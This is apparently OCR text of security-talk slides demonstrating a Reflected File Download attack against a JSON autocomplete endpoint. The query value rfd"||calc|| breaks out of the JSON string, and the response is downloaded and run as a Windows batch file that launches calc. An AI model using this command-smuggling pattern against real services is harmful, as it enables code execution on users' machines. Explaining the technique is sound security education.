
Google Autocomplete



Google™


C

craigslist
cnn
costco
cricinfo



https://google.com/s?q=rfd

```
HTTP/1.1 200 OK
Content-Type: application/json;
Content-Disposition: attachment
Content-Length: 12...

{"results":["q", "rfd","I love rfd"]}
```



https://google.com/s?q=rfd"


User

Web Server

```
HTTP/1.1 200 OK
Content-Type: application/json;
Content-Disposition: attachment
Content-Length: 12…

{"results":["q", "rfd\"","I love rfd"]}
```

It’s all about the context…


It’s all about the context…



https://google.com/s?q=rfd"||calc||

```
HTTP/1.1 200 OK
Content-Type: application/json;
Content-Disposition: attachment
Content-Length: 12…

{"results":["q", "rfd\"||calc||","I love
rfd"]}
```

{"results":["q", "rfd\"||calc||","I love rfd"]}




```
C:\Users\oren>{"results":["q", "rfd\"
The filename, directory name, or volume label syntax is incorrect.

C:\Users\oren>_
```

```
{"results":["q", "rfd\" calc||","I love rfd"]}
```


FALSE

OR




```
C:\Users\oren>{"results":["q", "rfd\"
The filename, directory name, or volume label syntax is incorrect.

C:\Users\oren>_
```

{"results":["q", "rfd\"||calc||","I love rfd"]}




```
C:\Users\oren>{"results":["
The filename, directory na                   el syntax is incorrect.

C:\Users\oren>calc
```


{"results":["q", "rfd\"||TRUE |OR| ","||IGNORED"]}



```
C:\Users\oren>{"results":["q", "rfd\"
The filename, directory name, or volume label syntax is incorrect.

C:\Users\oren>calc
```

